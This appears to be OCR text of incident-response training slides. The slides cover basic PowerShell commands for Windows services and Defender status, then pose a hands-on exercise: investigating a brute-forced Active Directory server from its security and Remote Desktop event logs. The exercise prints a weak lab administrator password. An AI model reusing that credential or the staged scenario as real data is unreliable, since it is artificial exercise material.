
<--- User

<--- System Name

<--- Suspicous Options being used

<--- Victory!

WINDOWS DEFENDER + GROUP POLICIES



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

POWERSHELL COMMANDS

- Get-Service
  - Lists services running or stopped

POWERSHELL COMMANDS

- Start-Service <servicename>
- Stop-Service <servicename>
  - Start/Stop service
  - Ex. Start-Service DNS

POWERSHELL COMMANDS

- sc.exe start <servicename>
- sc.exe stop <servicename>
  - Start/Stop service

POWERSHELL COMMANDS

- Set-Service –Name <serviceName> -StartupType <startupType>
  - Automatic (Delayed)
  - Automatic
  - Manual
  - Disabled

POWERSHELL COMMANDS

- Get-MpComputerStatus
  - Gets the status of antimalware software on system

POWERSHELL COMMANDS

- Get-Process
  - List Processes

POWERSHELL COMMANDS

- Clear
  - Clear Screen

POWERSHELL COMMANDS

- More info https://docs.microsoft.com/en-us/powershell/

INCIDENT RESPONSE

Hands on


SCENARIO


- Device: 1x breached Active Directory Server
  - Brute force attack detected by intrusion detection system at 9/9/2020 at 0900 EST
    - Defender scan ran following attack no malicious programs found

- Credentials
  - Username: NIMITZ\Administrator
  - Password: Change.me!


RELEVANT EVENT LOGS


EVENT LOG


Audit Failure 9/14/2020 6:10:25 PM Microsoft Windows security au... 4776 Credential Validation
Event 4776, Microsoft Windows security auditing.
General Details
The computer attempted to validate the credentials for an account.
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Administrator
Source Workstation: SEA-SPARROW
Error Code: 0xC000006A
Log Name: Security
Source: Microsoft Windows security
Logged: 9/14/2020 6:10:25 PM
Event ID: 4776
Task Category: Credential Validation
Level: Information
Keywords: Audit Failure
User: N/A
Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: Event Log Online Help



Audit Success 9/14/2020 6:09:56 PM Microsoft Windows security au... 4776 Credential Validation
Audit Success 9/14/2020 6:24:01 PM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/14/2020 6:24:00 PM Microsoft Windows security au... 4768 Kerberos Authentication Service
Audit Success 9/14/2020 10:01:01 PM Microsoft Windows security au... 4776 Credential Validation
Event 4776, Microsoft Windows security auditing.
General Details
The computer attempted to validate the credentials for an account.
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Administrator
Source Workstation: SEA-SPARROW
Error Code: 0x0
Log Name: Security
Source: Microsoft Windows security
Logged: 9/14/2020 6:09:56 PM
Event ID: 4776
Task Category: Credential Validation
Level: Information
Keywords: Audit Success
User: N/A
Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: Event Log Online Help

EVENT LOG



Audit Success 9/14/2020 6:09:56 PM Microsoft Windows security au... 4776 Credential Validation
Audit Success 9/14/2020 6:24:01 PM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/14/2020 6:24:01 PM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/14/2020 6:24:00 PM Microsoft Windows security au... 4768 Kerberos Authentication Service
Audit Success 9/14/2020 6:24:00 PM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/14/2020 10:01:01 PM Microsoft Windows security au... 4776 Credential Validation
Audit Success 9/15/2020 3:10:05 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 3:10:05 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 3:09:44 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 3:10:05 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 3:55:11 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 4:07:04 AM Microsoft Windows security au... 4768 Kerberos Authentication Service
Audit Success 9/15/2020 3:13:55 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 3:39:45 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Audit Success 9/15/2020 1:24:08 AM Microsoft Windows security au... 4768 Kerberos Authentication Service
Audit Success 9/15/2020 1:24:08 AM Microsoft Windows security au... 4769 Kerberos Service Ticket Operati...
Event 4776, Microsoft Windows security auditing.
General Details
The computer attempted to validate the credentials for an account.
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Administrator
Source Workstation: SEA-SPARROW
Error Code: 0x0
Log Name: Security
Source: Microsoft Windows security Logged: 9/14/2020 6:09:56 PM
Event ID: 4776 Task Category: Credential Validation
Level: Information Keywords: Audit Success
User: N/A Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: Event Log Online Help


Admin Number of events: 16
Level Date and Time Source Event ID Task Category
Information 9/14/2020 9:53:31 PM TerminalServices-RemoteCo... 20521 None
Information 9/14/2020 9:53:15 PM TerminalServices-RemoteCo... 1158 None
Information 9/14/2020 6:16:50 PM TerminalServices-RemoteCo... 20521 None
Information 9/14/2020 6:16:23 PM TerminalServices-RemoteCo... 1158 None
Information 9/10/2020 2:40:08 AM TerminalServices-RemoteCo... 20521 None
Information 9/10/2020 2:39:46 AM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 9:39:22 PM TerminalServices-RemoteCo... 20521 None
Information 9/9/2020 9:39:04 PM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 9:38:14 PM TerminalServices-RemoteCo... 20521 None
Information 9/9/2020 9:37:20 PM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 9:17:27 PM TerminalServices-RemoteCo... 20521 None
Information 9/9/2020 9:17:17 PM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 9:16:06 PM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 9:08:39 PM TerminalServices-RemoteCo... 20521 None
Information 9/9/2020 9:08:04 PM TerminalServices-RemoteCo... 1158 None
Information 9/9/2020 8:50:56 PM TerminalServices-RemoteCo... 20521 None
Event 1158, TerminalServices-RemoteConnectionManager
General Details
Remote Desktop Services accepted a connection from IP address 192.168.13.32.
Log Name: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin
Source: TerminalServices-RemoteCo Logged: 9/14/2020 6:16:23 PM
Event ID: 1158 Task Category: None
Level: Information Keywords:
User: NETWORK SERVICE Computer: HAWKEYE.NIMITZ.LOCAL
OpCode: Info
More Information: Event Log Online Help

